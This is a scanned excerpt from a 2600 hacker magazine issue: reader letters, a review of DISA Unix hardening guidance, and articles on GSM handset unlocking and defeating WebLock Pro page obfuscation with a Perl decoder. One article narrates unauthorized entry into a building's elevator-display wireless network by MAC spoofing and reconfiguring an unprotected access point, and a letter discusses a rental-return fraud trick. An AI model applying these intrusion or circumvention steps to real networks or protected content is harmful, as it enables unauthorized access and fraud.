By the way, your magazine is a big hit in our unit. The cover seems to draw everyone's attention and I find even those lacking any hacker skills or deep computer interest reading it from cover to cover. Keep up the great work.

Mark A. McBride
http://www.markmcb.com/

Dear *2600:*

In 20:2, page 42, in ddShelby's article "802.11b Reception Tricks," I noticed an error: The acronym BNC, used to specify a particular style of coax antenna cable connector, is said by Mr. Shelby to represent "British Naval Connector."

Now that is not the real origin of the acronym, nor is the Royal Navy in any way responsible for the connector. European radios (British-made ones included) do not even use BNC connectors for their antenna connections. Strangely enough, ddShelby's was not even the first erroneous story I have encountered regarding the apparently cryptic designation BNC - I have also heard it said that BNC is supposed to stand for the initials of the two unnamed Motorola engineers who designed the plug.

Well, the truth of the matter is that the acronym really stands for "bayonet N-type connector," and the device, like very many other standards in the modern radio communications business, was developed by Motorola, an American concern. The appellation "bayonet" in fact refers to the action employed to fasten the connector together; a pushing-in and twisting motion, not unlike that used by a soldier killing an enemy by use of a bayonet. So the name has military origins, if not the plug! A bayonet fastener employs two tiny pins on either side of the male end which fit into two sorts of spiral-type grooves or channels in the female end which lock it into place when the connectors are pushed together and the male rotated a half turn clockwise. Bayonet-style fasteners are also used on small light bulbs, plugs, sockets, and other devices (many of which were popular on old 1950's and 1960's era electronic instrument panels) which all fit together by pushing in and twisting a half right-hand turn.

The "N" part of the acronym indicates the actual type of connection made between the conductive elements of the cable - it doesn't mean "Naval." There is an entire series of alphabetically-designated connector types, including "A-type" (also mentioned by ddShelby in his article was the SMA, or "SubMiniature A-type") and, perhaps most popular, the "F" type used in TV antenna coax, cable television, and VCR connections. In an "N" connector, there is a sleeve and cuff that fit together to connect the ground conductors.

Thus, BNC = Bayonet N-Connector, just as TNC = Threaded N-Connector, which ddShelby actually did identify correctly. I half expected him to follow through with his nomenclature and claim it meant "Taiwanese Naval Connector" or something. (Just kidding, dd, a little good-natured ribbing is indeed in order in situations like this.)

There are even just plain old "N" connectors that have no mechanical device to hold the plug and socket together, besides simple friction.

Just thought I'd clear up that little bit of info. Not to knock ddShelby, of course. In fact, I thought his article was otherwise extremely well thought out and researched, and appeared to have at its basis good, sound scientific experimentation. He went through much more trouble than I ever would have to experiment with 802.11b antennas.

By the way, if anybody would like to learn more about all kinds of radio antennas (microwave or otherwise), pick up *The Antenna Book,* published by the ARRL (American Radio Relay League). It is excellent and it contains many hundreds of antenna designs, including yagis, dipoles, log-periodics, etc. And all the mathematics necessary to calculate such things as gain, SWR, harmonics, etc., as well as to design your own specific-purpose antennas.

Hey, many of us hams are hackers, too!

Colonel Panic
a.k.a. KC9EQK
a.k.a. John

We appreciate your obvious passion on this issue. However, the author is far from the only person who attributes the BNC acronym to British Naval Connector. This is widely considered to be an accurate definition, as is Bayonet Neill Concelman. Hopefully there won't be wars fought on this subject anytime soon.

Dear *2600:*

This is regarding "Basics of Cellular Number Portability" in 20:3. C3llph's article is basically right, but he (or she?) is clearly a bit confused about number portability. The MDN (also known as MSISDN in GSM) is simply your phone number. There is very little purpose to having this in a phone, which is why most analog, TDMA, and CDMA phones don't have it. The MDN definitely is not used to "identify your phone on their [your provider's] network."

A minor error is that SOC is not "Start of Cell." It is the System Operator Code and identifies the cell provider for TDMA phones only. See www.tiaonline.org/standards/soc/soc.pdf.

The MSID is a short form for MIN (Mobile ID Number) or IMSI (International Mobile Subscription ID). IMSI is the number used by GSM providers to identify phones when placing or receiving calls. MIN is used by analog, TDMA, and CDMA or, for newer phones, IMSI can also be used. MIN has always been programmable, although in the old days it was by a chip that had to be removed from the phone.

MIN is a ten digit number that is usually the same as the MDN. Although the MDN is variable in length - sometimes you only dial seven digits of it, some-

times 11. The MIN is always ten digits, plus or minus 0. That is, the MIN is usually the same as the MDN in the US but not in other countries. It is certainly true that with number portability the MDN will stay the same, but the MIN will change to reflect the new provider, meaning that the MIN and MDN will not be the same. The website mbiadmin.com has some interesting stuff on this.

The description of routing in C3llph's article is not very accurate. Someone calling you dials the MDN. The call is sent through a long distance network and, just before it reaches your old provider a Number Portability Database is asked whether the number is ported. If it is, a Location Routing Number (LRN) is provided. This is then used for routing and the call is directed to your new provider. The call never goes through your old provider.

If you're roaming, the new provider contacts the provider at the place where you are (yes, cellular systems track phones all the time). That system provides a routing number to your new provider. The call is forwarded to that number. When the call gets to the system currently giving you service (say, in another city) the routing number is mapped to your MSID which is used to page your mobile.

Complicated, sure, and who knows what will break when you port your phone number. There might even be infinite loops where a call bounces back and forth between your old and new providers forever. But, for sure, it was complicated even before porting. It is just worse now.

D1vr0c

Dear *2600:*

In 20.3, C.B. Cates wrote a good article about ripping off Blockbuster by way of calling in a wrong-store return. Actually quite intelligent, but Blockbuster has been aware of this possibility for quite some time and they're starting to train their employees to treat every wrong-store return as if it were a fake. There's a distinct and meticulous method and systematic answer-and-response now that sounds more like exchanges between KGB diplomats half a century ago than employee interaction at a rental store. Also be aware that any employee (and certainly manager) with any sense will know the store numbers and addresses of most every store in the district. And, if not, they're all listed by the telephone in the first place. Best of luck, but know that the prospect of this working is dropping quickly, especially with the amount of shrink many stores are getting.

Poetics

We're glad they got the wake up call.

Dear *2600:*

In 20:3 "spite" writes about the Xbox and things you can do with it. What caught my eye is that right off the get go he proclaims the Xbox as "Microsoft's first console outing." This is not entirely true. Microsoft has a history of getting their hands into everything, and doing it in the fine print. In the early 1980's (1983 to be exact) ASCII worked with Microsoft to produce the MSX home computer console standard. There are a lot of speculated meanings for the acronym MSX, and even the original manufacturers that followed the MSX standard disagree upon a single variation. The acronym, however, is not important. By the time the MSX group of manufacturers was gearing up to release the second version of the firmware (MSX2), Microsoft deemed it a failure and went back to fulfilling their lifelong dream of causing the average consumer hours of frustration via wonderfully crafted blue screens. Just goes to show, a little research and you'll find that Billy was a very busy boy from the start.

phresno

Spreading Knowledge

Dear *2600:*

I am a consultant here in the Portland, OR and Vancouver, WA area. On all of my final reports to a company that I work for I suggest that they get a subscription to *2600.* Most of the time they ask me why and I explain that it might help the admins become more aware of flaws etc., but they pass it aside and ignore the suggestion. A few months ago I went in to work on a Saturday, and in the employee break room there were several copies of *2600.* The one that I found most interesting had several articles highlighted throughout. I thought you might find this interesting. By the way, they are buying them at the local Barnes and Noble. I am still pushing them to get a direct subscription but they feel they might get some negative feedback from the government. That I find amusing.

Robert

Food For Thought

Dear *2600:*

I'm here at the Internet Cafe in Sonoma County. They have a T1 Internet access network. Also, let me tell you that these computers are all Compaq computers and they are very nice. You can download music from the net and you can burn music on the main computer. But there is a cost and they have a menu where you can play video games like Star Craft Unreal and others. They however have Microsoft Access. You can use this tool to access files but you can do the same with Internet Explorer.

The Net Cafe has very friendly people. You will not have any problem at all.

If you have a Pocket PC you can hook it up to the computer that you are on and download files.

They have a big selection of computers that you can pick from. This cafe is a very nice place to relax and other things.

However, this cafe has laws that you can't access information. Like hacking or other things you should not do. Please have fun. Please be safe.

Send shirt to [address omitted].

Blair

Perhaps it's time for us to again clarify what constitutes an article. The above is a letter, not an article. It was sent to our letters box so you probably knew it

continued on page 48



by sunpuke

Most people would think that computers used by the Department of Defense would be the most secure systems on the planet. Unfortunately that is not the case, where the vast majority of computers run Microsoft Windows variants. And to secure Windows there is excellent documentation provided by the National Security Agency. But what about Unix? The documentation for securing Unix variants comes from the Defense Information Systems Agency and is a far cry from the NSA's Windows documentation. This is my review of Version 4, Release 3 of the DISA Unix Security Technical Implementation Guide (STIG). If you ever wondered why DoD Unix assets were easy to crack, here is why.

Some people might find this a little harsh, but let's look at how many different operating systems they are trying to give security advice on here:

1. Santa Cruz Operations (SCO) Unix
2. Sun Microsystems Solaris
3. Hewlett-Packard HP-UX
4. International Business Machines AIX
5. RedHat Linux

In addition they cover the installation of Tivoli and MQ Series, all of this in 273 pages. Compare this to the 21 different documents available from the NSA for securing Windows 2000 and Microsoft Enterprise products (ISA Server, Exchange, IIS, Group Policy, Active Directory) and you get the idea that if nothing else the NSA does a better job than DISA. If you want to see for yourself, you can get the document from this site: http://csrc.nist.gov/pcig/cig.html

Unless you have access to .mil or .gov web sites, you cannot get the scripts and additional documentation that DISA provides.

The first thing that becomes apparent is the age of some of the operating systems they are testing. I am all for stability, however that does not mean that (1) I ignore updated operating systems and (2) I believe in security through obscurity. Anyone who has spent significant time examining any operating system knows that vendors make changes on a regular basis and documentation has to be updated to reflect these changes. Unfortunately most of this document is in the "dark ages" when it comes to security and needs significant updates, not only in the methods to achieve better security, but in updating the operating systems the document covers.

C2 and Common Criteria

In the Government you hear a lot of talk about C2 security, and this references the Trusted Computer System Evaluation Criteria (TCSEC) (DoD 5200.28-STD) of 1985. The criteria specified in the TCSEC does not necessarily make your systems more secure, but increases what is audited based on the classification of information that is stored on the systems. The higher the classification, the heavier the auditing requirements become for a system to pass TCSEC. For example, C2 is the minimum level necessary to process Top Secret information. Now why you would want an Unclassified network to audit at that level is beyond me. If you are looking for build methodology, protocols to secure, and other administrative guidance the TCSEC does not have it. The TCSEC was terminated March 11, 1999 by DoD and was replaced with Common Criteria (CC), and the adoption of CC has been slow. The difference between TCSEC and CC is that CC is based on a Target of Evaluation (TOE), and if any changes are made to the system, the evaluation becomes invalid! This is of course if you evaluate each machine individually. This means security (IA) personnel have to determine what a "system" is and how to evaluate it. I will not go into this any farther, but do not expect CC to be used any time in the near future. Basically the administrators are "on their own" when it comes to building systems because guidance is not provided by CC or the DISA STIG other than what is provided in their document. I routinely use Solaris, AIX, and RedHat Linux so I will discuss these operating systems and how the DISA STIG could be improved. This is not an exhaustive list, but some of the more glaring problems I found with the DISA STIG and the methodology.

Solaris

Section 10 starts the discussion of Solaris and the document clearly states, "It is based on Solaris 2.5.1." Solaris 2.5.1 is ancient, and most of the installed Solaris base I have seen are running version 8. I would drop any mention of Solaris before version 7 since that is the minimum OS for 64-bit support and all current Sun hardware is 64-bit. Section 10.1 discusses auditing and how to set it up to DISA standards. One of the many things that is audited is logon and logoff events (lo). Solaris, like almost all operating systems writes its auditing information in a proprietary format that only Solaris tools can read. This means that the process of checking the audit trail for possible intrusions has now become a manual process. The document discusses how to log failed login events by modifying /etc/default/login. The problem is that a user has to fail three times before an event is logged! By enabling SYSLOG_FAILED _LOGINS=0 in /etc/default/login, all failed login attempts are recorded. By doing this, the monitoring of logon and logoff events can be automated because the files are in plain text and can be read by various tools. The coverage of the use of ASET is terrible; ASET can be configured to monitor various directories and files for possible tampering far beyond what is specified. Also the document does not discuss a possible problem in the configuration and use of ASET. If you have built a minimized Solaris machine that does not have NIS installed (packages SUNWnisr, SUNWnisu, SUNWypr, and SUNWypu) running ASET will fail since it cannot find the ypcat command defined in /usr/asset/asetenv. Any reference to ypcat has to be removed before ASET can be run successfully and you are not using NIS. Another area of concern is the discussion of Role Based Access Control (RBAC). The document covers the benefits of RBAC but does not tell you how to configure it, especially if you are running a system without X (there is an article in *Sys Admin* magazine that discusses the use of RBAC without the Solaris Management Console). Finally, the removal of snoop - I do not think it is a good idea to remove a diagnostic tool. Yes, you can capture network traffic with it, but when you need to use it, it is there and should stay. Since it can only be used by root, there should not be a problem unless everybody is root. There is a brief discussion of Trusted Solaris and its limited use in DISA, I like this comment:

"One of the biggest differences between normal UNIX systems and TS is that normal UNIX systems work on the principle of discretionary access control. TS works on the principle of mandatory access control. All users cannot execute all commands or read all files that it looks like they should be able to do."

That is how Mandatory Access Control is supposed to work. It is like setting up an ACL - if it is not specifically authorized it is denied!

AIX

Section 12 discusses IBM's AIX (Advanced Interactive Executive) and the first thing that strikes me is that there is no discussion of AIX 5L! Support for AIX 4.3 ends December 31, 2003 and 5L has been around since October 17, 2000 (AIX 5L 5.0). Furthermore, AIX 5L 5.2 has the installation option of CAPP/EAL4+ security if installed on 64-bit hardware. IBM makes it clear in their documentation (security.pdf) that if you install software or modify the system outside of the parameters used in the evaluation, the EAL4+ certification is invalid. I suppose DISA would have a problem with AIX 5L 5.2 with the EAL4+ features enabled just like they had problems with Trusted Solaris. There is also no mention of the use of the no command to view network settings and modify them for better security (similar to the ndd command in Solaris). Although the STIG mentions Redbooks (www.redbooks.ibm.com), they obviously spent little time there because they could have found several volumes dealing with AIX and security.

Linux

Section 13 discusses Linux and the document states, "It is based on Version 6.2 through 9.0 of Red Hat Linux." Personally I think the authors are a little ambitious in covering seven different versions of RedHat Linux in 19 pages. SuSe Linux was recently

Friday, July 9th through Sunday, July 11th, 2004
at the Hotel Pennsylvania in New York City
Check www.hope.net for updates.

given CC EAL2+ certification and this is what DISA had to say about it:

"As of this writing, the only distribution of Linux that has been added to the NIAP Validated Products List for Common Criteria (ISO/IEC 15408) is SuSE Linux Enterprise Server Version 8 (SLES-8). SLES-8 was evaluated against the Common Criteria for IT Security Evaluation Version 2.1 and received an Evaluation Assurance Level (EAL2+) certification. It should be noted the SLES-8 was not evaluated against any of the U.S. Government/NSA sponsored Protection Profiles. Reference (Section 1. Introduction) of this STIG for additional information on NIAP evaluation requirements and product endorsement."

Considering the idea of Common Criteria was to be an international standard, does that mean the EAL4+ rating for AIX 5L 5.2 is any less secure because it was not evaluated against any of the U.S. Government or NSA Protection Profiles? Let's not mention the fact that Security Enhanced Linux (or SEL, an NSA product) is not even mentioned here! If you were trying to build a highly secure Linux system, using SEL allows the administrator to enable Mandatory Access Control and Role Based Access Control features that would make the system very secure. And the comments about Bastille Linux:

"FSO has not subjected The Bastille Hardening System to acceptance testing. It is presently not available from a trusted source. Though Bastille is part of the benchmark project for the Center for Internet Security, it should still be used with caution. If the SA chooses to use the Bastille utilities, the SA should use only the latest version of the product, remove the system from the network before execution, and execute a complete system backup. After use, as a precaution, the SA will verify that the changes selected were implemented and they were the only changes implemented and there were no security vulnerabilities introduced. The SA will perform a self-assessment after using Bastille by running the UNIX scripts and noting deficiencies. The Bastille Hardening System program is available from http://www.bastille-linux.org/."

There are two agencies that are responsible for the evaluation of Open Source software and its use within the Department of Defense: National Security Agency and Defense Information Systems Agency.

So why does DISA not recommend or even mention Security Enhanced Linux? I find it interesting that on one hand they question a CC evaluation because the evaluators did not use U.S. or NSA Protection Profiles, while on the other hand not recommending or mentioning an NSA product. The document does mention the Center for Internet Security and recommends the use of Linux Benchmark, a tool that in my opinion does not go far enough to secure a Linux machine. Specifically the ability for a non-privileged user to reboot the machine by pressing Ctrl-Alt-Del and the ability to use USB devices such as Memory Sticks, amongst other things.

The section concerning Kickstart (13.2.3) I found interesting if for nothing else than to show what I feel is backward thinking on the part of the authors of this document. If DISA were to actually examine Kickstart (as well as JumpStart for Solaris and NIM for AIX), they would find an effective way to deploy machines where configurations would match and could customize the install based on machine function. Sun and IBM are looking to these technologies not only for installation, but also for disaster recovery as well as a management tool (Sun's N1 initiative). It is only a matter of time before RedHat adds similar functionality. All of these use NFS, tftp, and RARP to allow the clients to download the boot image. Like everything else, if enough time was spent researching methods to deploy such servers securely, life for system administrators would be made much easier. Many of the problems associated with Linux are the result of default installations, not just poor system administration. A RedHat Linux box I examined had 853 rpms installed and was supposed to be a DNS server! This is obviously the result of a neophyte system administrator install of Linux.

Section 13.11.1 discusses Linux password aging and what I find interesting here is this statement:

These changes will be applied to /etc/login.defs:

PASS_MAX_DAYS	*90 Maximum days a password is valid*
PASS_MIN_DAYS	*15 Minimum days between password changes*
PASS_WARN_AGE	*10 Days warning before a forced password change*
UID_MIN	*1000 Minimum value for automatic UID selection*
GID_MIN	*100 Min value for automatic GID selection*
PASS_MIN_LEN	*8 Minimum acceptable password length.*

This last line does NOT work in all versions. It is superseded by the PAM module "pam_cracklib". See the pam_cracklib parameter "minlen" for information, or the module on PAM in this document.

The underlined portion of this indicates a problem with PAM, but the authors chose not

to specify which version of Linux displays the problems they encountered. The comment in Section 13.4.1indicates serious problems with password checking:

"Linux has very poor native password checking. See the Linux Account Management section for an expansion of this subject."

Again, this should be addressed by what version of PAM this behavior was observed in and how to fix it. They mention the use of passwd+ or npasswd. Both come in source form only and npasswd has not been updated since 1992! In some cases the use of a compiler might not be allowed by some commands. DISA should recommend something that can be installed as an rpm, or provide an rpm for download.

Reality (or life outside of DISA)

The document does not go into any explanation about various build methods and what they can or cannot do for the system administrator. Most of the issues encountered with a Unix machine security wise can be dealt with during or immediately after the installation of the operating system. Virtually all of the machines I have encountered were full operating system installs despite excellent documentation from other sites and books to the contrary. The DISA STIG does not go into sufficient detail on how to actually build a secure machine, nor would I consider a machine built using the STIG as secure.

A recent piece on Slashdot (http://slashdot.org) discussed Information Technology personnel in the military and unfortunately most do not get proper training to perform their jobs. Documentation like the DISA STIG becomes crucial in how military systems are secured. The emphasis cannot be just on auditing. It has to change its focus from a single system mentality to that of a Data Center, where there are numerous systems and that installation might be automated, or hands-off. The authors of the STIG should foster working smarter and not harder.

Specific recommendations to DISA for improving the STIG:

1. Conduct operating system research on current and future operating systems.


2. If DISA cannot keep up with the latest developments, then recommend security related sites that can such as SecurityFocus (www.securityfocus.com).

3. Recommend products that can improve security without the politics (like not recommending Security Enhanced Linux) because the NSA is in "competition" with DISA for the same job.

4. DISA should write OS specific documentation as opposed to creating one document that tries to cover everything. Tivoli and MQ Series should have their own unique documentation.

5. If DISA is going to report a problem with an operating system, they should also provide a relevant fix that can work in all situations or provide the fix themselves.

Hacking the "Captivate" NETWORK



by Darlok

No doubt many of you have seen those fancy computer screens mounted in elevators in office buildings in major cities like New York, Chicago, and Boston. They provide news, sports, weather, advertising, and other information to the occupants as they enjoy the ride. Well, I was recently able to do some poking around with the Captivate network in my building. Once I figured out that they were actually wireless devices residing on an 802.11b network I broke out my wireless hacking tools and went to work.


In my case, the wireless network did not have Wired Equivalent Privacy (WEP) enabled, so it was open. However, I couldn't obtain an IP address, so I figured either DHCP wasn't running or the network was configured to disallow new clients from associating with an access point and getting on the network. It turned out that the latter was true. How did I know? After using Kismet to capture IP and MAC addresses, I did some MAC spoofing. Once on, I typed the IP addresses of one of the APs into my browser and got the administration page for a Cisco

Aironet 4800E. To my (mild) surprise, it was not password-protected, so I was able to basically do whatever I wanted.

The main thing I wanted to do was configure it to allow my machine to associate. I accomplished this by navigating to the "Association" page and changing the "Allow automatic table additions" option from "off" to "on." I was now able to freely associate with this access point without having to spoof a MAC addy. I then performed some network discovery and OS fingerprinting to see what I could see.

I discovered that the screens mounted in the elevators are actually wireless PDA-type devices running WindowsCE and that they have Telnet open. I also found a lone Windows 2000 server which, according to my packet sniffer, was broadcasting the images to the elevator screens every few seconds. As much as I wanted to, I suppressed the urge to attempt to inject my own images. And yes, I also set the "Allow automatic table additions" option back to "off." Anyhow, I hope this proves interesting for some of you wireless hackers out there.

Unlocking GSM Handsets



by The Prophet

Ever wonder why most cellular carriers gladly give you a "free" phone? It's probably because they have "locked" the phone to their network so you can't use it with any other carrier. At least, that's the theory. In practice, you can often unlock your handset and use it with another carrier.

Why should you care about unlocking your handset?

- Perhaps your phone broke and the replacement handset you bought on eBay was sold by another carrier - so with your SIM, all it does is display "network barred."

- You might want to try out a friend's phone and see whether it's right for you... but you have AT&T and he has T-Mobile.

- What if you hate your carrier but you love your phone and you want to switch it to another provider? Too bad if it's a locked handset because you can't do it... or can you?

- Maybe you just don't want your cellular phone company telling you which carriers you're allowed to use.

Whatever the reason, it's your phone. You paid for it, and whether or not your carrier wants you to do so, it's your right to unlock it. Best of all, it's still legal (in most areas - for specific legal advice concerning your situation, always consult an attorney).

Depending on the particular model of GSM handset you have, it can be anywhere from really easy to almost impossible to unlock it. This article will focus on the Nokia DCT4 series handsets which are the following model numbers: 3510i, 6100, 8910, 8910i, 8310, 6510, 6310, 6310i, 6650, 6800, 7210, 7250, 6610, 3650, and 7650. This series of handsets falls into the "easy" category and can be unlocked directly from the keypad.

Before you begin, obtain the following information:

IMEI - Remove the battery. Your 15-digit IMEI will appear on a white sticker.

Model Number - Appears next to the IMEI sticker.

Network Provider Code - The numerical identifier of your GSM provider. Some common network provider codes are as follows:
31038: AT&T Wireless
31015: Cingular (east coast)
31017: Cingular (west coast)
31016: T-Mobile (east coast)
31026: T-Mobile (west coast)
31031: T-Mobile (Florida)

Note: There can be some trial-and-error associated with the network provider code since these change frequently. If you're not sure of the network provider code for your carrier, be sure to research and obtain the correct code before attempting to unlock your phone. You are only allowed five unlock attempts!

Next, download and install a DCT4 calculator. A good one is located at the following URL: http://www.uniquesw.com. If this page no longer exists, search the Web for "DCT4 calculator" and you should find one.

In the DCT4 calculator, type your IMEI and network provider code (some DCT4 calculators refer to this as an "operator code"). Additionally, select the type of phone you have. Double-check that everything is correct and calculate your unlock codes. A result similar to the following example will be displayed:

#pw+349456762705141+1# - lock 1 (MCC+MNC)
#pw+126044647431732+2# - lock 2 (GID1)
#pw+343066263131352+3# - lock 3 (GID2)
#pw+259575473756767+4# - lock 4 (MSIN)
#pw+393436415125521+5# - Unlocks lock types 1 and 2
#pw+192464412045251+6# - Unlocks lock types 1, 2, and 3
#pw+799620614767516+7# - Master unlock - removes all locks.

The first four codes displayed are lock codes. The final three codes are unlock codes. You will probably want to use the master unlock code (ending in 7#) because it unlocks everything.

All right, you're ready to go! Take the SIM card out of your phone and then power it on. When your phone displays "Insert SIM," enter the unlock code at the bottom of the list (ending in 7#), exactly as shown in the calculator:

To enter the "+" character, press the "*" key twice.
To enter the "p" character, press the "*" key three times.
To enter the "w" character press the "*" key four times.

Your phone should pause briefly and then display a "Restriction Off" message. Congratulations! Your Nokia GSM handset is now unlocked and will accept SIM cards from any carrier.

Troubleshooting

If things don't work as expected, confirm that you didn't make any data entry errors and then try again. If you still have trouble, you may want to review the references and message boards below. You only get five tries to get this right before your phone locks you out of the service menu, so if you don't know what you're doing, ask someone who does! There are plenty of GSM hackers out there who will be glad to help.

References

DCT4 Calculator: http://www.uniquesw.com
Nokia unlocking FAQ:
http://gsmsearch.com/faq/nokiaflasher.html
Nokia unlocking message boards:
http://www.nokiafree.org
General wireless message boards:
http://www.howardforums.com,
http://www.wirelessadvisor.com

Appendix: North America PCS Technologies

In North America, there are four widely available digital (often marketed as "PCS") technologies in use, along with the legacy (and still operational) AMPS analog cellular network. While the above article is about unlocking GSM phones, CDMA phones can also be "locked" to a particular carrier through a method called Master Subsidy Lock (MSL).

What follows is a list of PCS technologies:

CDMA: Used primarily by Verizon, Alltel, US Cellular, Qwest, and Sprint PCS, CDMA service is operated on both the 800MHz cellular and 1900MHz PCS frequencies. This technology supports both voice and data applications. There are two variants of CDMA in wide use. The newer version, 1xRTT, allows for data speeds of 144Kbps, has better call quality, and offers greater spectral efficiency for voice applications. The older version, IS-95, supports data speeds of up to 14.4Kbps and uses a less efficient voice codec.

TDMA: Used primarily by AT&T and Cingular, TDMA is a legacy technology that supports only voice applications. It operates only in the 800MHz cellular frequencies and is being phased out by both carriers in favor of GSM.

iDEN: Available only from Nextel in the US and Telus MIKE in Canada. This is a proprietary Motorola technology that supports voice, data, and "walkie-talkie" features. It operates on two-way radio frequencies in the 800MHz range.


GSM: Available from AT&T, Cingular, and T-Mobile, among other carriers. Primarily operates in the 1900MHz "PCS" frequencies but many carriers are beginning to offer service in the former 850MHz TDMA spectrum. While widely considered to offer better voice quality than CDMA, GSM is much less spectrally efficient. Additionally, GSM does not offer "soft handoffs" like CDMA, making it more prone to drop calls. Data services, called GPRS, are circuit-switched and operate up to 56Kbps.

Acknowledgments

UniqueSW - for their excellent - and free - DCT4 calculator.

Nokiaguru - for the Nokia unlocking FAQ, without which I'd never have used the above calculator successfully.

Unlocking WebLock Pro



by Schnarf

A while ago I was reading some forums and someone posted a link to WebLock Pro (http://www.weblockpro.com/). The website claims "Breakthrough technology finally puts an end to web site theft..." The author, Mike Chen, sells this software for $49.95. So, to put it simply, he posted two blocks of unescaped code and the decrypted _c variable, and encouraged anyone else to "give it a try." I did, and these are my results.

Before posting the Perl script, I'm going to explain how it works. I'll use the example of http://www.weblockpro.com/home.php. First, go to view page source. All you see should be "<Page protected by WebLockPro.com>". When I first saw this, followed by whitespace, I was curious whether he used some sort of whitespace-only encoding. However, that's not the case. Scroll down, then a bit to the right. There's a block of javascript. First, there's an eval(unescape("%77%69...")). This is simple to decode. It results in:

window.status="Page protected by WebLockPro.com";_dw=document.write;document.write=null;

Next is a variable called _c, which is followed by a second block of escaped code which is evaluated. When unescaped, it comes out as:

```
function _x(s) {
     s=unescape(s);
     t=Array();
     t[0]="";
     j=0;
     for (i = 0; i < s.length; i++) {
          t[j] += String.fromCharCode(s.charCodeAt(i) + (i%2==0 ? 1 : -1));
          if((i+1)%300==0) {
               j++;
               t[j]="";
          }
     }
     document.write=_dw;
     u="";
     for(i=0; i<t.length; i++) {
          u+=t[i];
     }
     document.write(u);
     u="";
     t=Array();
     _dw=document.write;
     document.write=null;
}
```

This function is referenced after the second block of escaped code. _x is the function which actually decrypts the data and writes it to the document. Looking at the first block of code and then this again, there is a bit of trickery: document.write is saved to _dw, then null is assigned to document.write, causing document.write not to work. In order to write data, _dw is assigned back to document.write, the function is used, then null is again assigned to it. We can see on the last line the call to _x, the parameter of which is the actual encrypted page data. Really, in the entire process of figuring this out, there was no cracking of any code, merely unescaping or otherwise unobfuscating one block of code to understand the next. Now, my only task was to convert the javascript function to Perl, which was no feat. The culmination of this work resulted in the following Perl script:

```
#!/usr/bin/perl

# The DMCA says: "a person who has lawfully obtained the right to use a copy of a
#computer program may circumvent a technological measure that effectively controls
#access to a particular portion of that program for the sole purpose of identifying
```

```
#and analyzing those elements of the program that are necessary to achieve interop
#erability of an independently created computer program with other programs . . . to
#the extent that any such acts of identification and analysis do not constitute
#infringement under this title."
#This script is, of course, only to ensure interoperability with non-javascript-
#compatible browsers.

# Open the file
open (F, $ARGV[0]) or die "Could not open $ARGV[0] for reading: $!";
@raw = <F>;
close (F);
$page = join ("\n", @raw);

# Get the data to decrypt
$data = getData ($page);
# Now decode that data
$final = decode ($data);
# Print it to STDOUT
print $final;

# This just grabs the parameter to _x
sub getData {
     my $page = shift;

     my $start = index ($page, '_x("');
     if ($start == -1) {
          die ('Could not locate start of raw data!');
     }
     my $end = index ($page, '");</script>', $start + 4);
     if ($end == -1) {
          die ('Could not locate end of raw data!');
     }
     $start += 4;

     return substr ($page, $start, $end - $start);
}

# This is just _x converted to perl
sub decode {
     my $s = shift;

     $s = unescape ($s);
     my @t = ();
     my $j = 0;

     my $i;
     for ($i = 0; $i < length ($s); $i++) {
          $t[$j] .= chr (ord(substr ($s, $i, 1)) + ($i % 2 == 0 ? 1 : -1));
          if (($i + 1) % 300 == 0) {
               $j++;
               $t[$j] = '';
          }
     }

     my $u = '';
     for ($i = 0; $i < $#t ; $i++) {
          $u .= $t[$i];
     }

     return $u;
}

sub unescape {
     my $str = shift;

     $str =~ s/%([a-fA-F0-9]{2})/chr(hex($1))/ge;
     return ($str);
}
```

This perl script takes one argument: the filename containing the data. For example:

```
$ wget http://www.weblockpro.com/home.php
$ ./decode.pl home.php > fyad.html
```

The decrypted page will now be in "fyad.html."

Other Stuff

There is a method of rich format copy/pasting to get around the obfuscation. In Mozilla, "Select all/copy, fire up composer, paste, add base href (too lazy to grab all the images), save." The only downside is that it doesn't copy javascript or other non-visible elements.

It's not hard to make this Perl script into a CGI Proxy.

Where does this stand with the DMCA? Check the comments of my Perl script.

Thanks to: R1CH (http://www.r1ch.net/) and Xenomorph (http://www.xenomorph.net). Shout outs: #cpp, snafa, redhackt, mish, madcow, zeet, and g0thm0g.

continued from page 39

wasn't an article. Articles are usually much longer and go into significant detail. Telling us these very general facts about this cafe is not exactly breaking news. And people who write short letters to us don't get the free subscription and t-shirts that authors of articles get. If you look at the number of letters we print you can probably see why this is.

Dear *2600:*

On my routine sweep of Internet technology websites, I came across Eric S. Raymond's "How to be a Hacker" page, linked to by another document. Amused, I read and read... and read some more, as it's a very long document. I agreed with many things he said, surprisingly, including the fact that you hack to learn, not learn to hack, and that programming is hacking while breaking into websites is not. One thing he said, however, disturbed me. He stated that aliases (such as mine, Code_Dark, or anyone else I know that's involved with *2600)* promote cracking and are telltale signs of false and wannabe hackers. What do you guys think about this? Aliases are a must in an age with no anonymity! Do you think that none of us are hackers, or that this "revered geek" is simply wrong?

Code Dark

It's one view and obviously we don't agree with that part of it. Nor do we buy into that whole hacker/cracker thing. But there are a lot of simplistic tasks involving computers that are incorrectly referred to as hacking which require no skill at all - many instances of people breaking into websites require nothing more complex than running a script. Others, however, do require hacking skill. It's tempting to reject the entire process if we don't like the outcome. But it's more productive to try and reach those people with hacker skills so they use them in a positive way.

Dear *2600:*

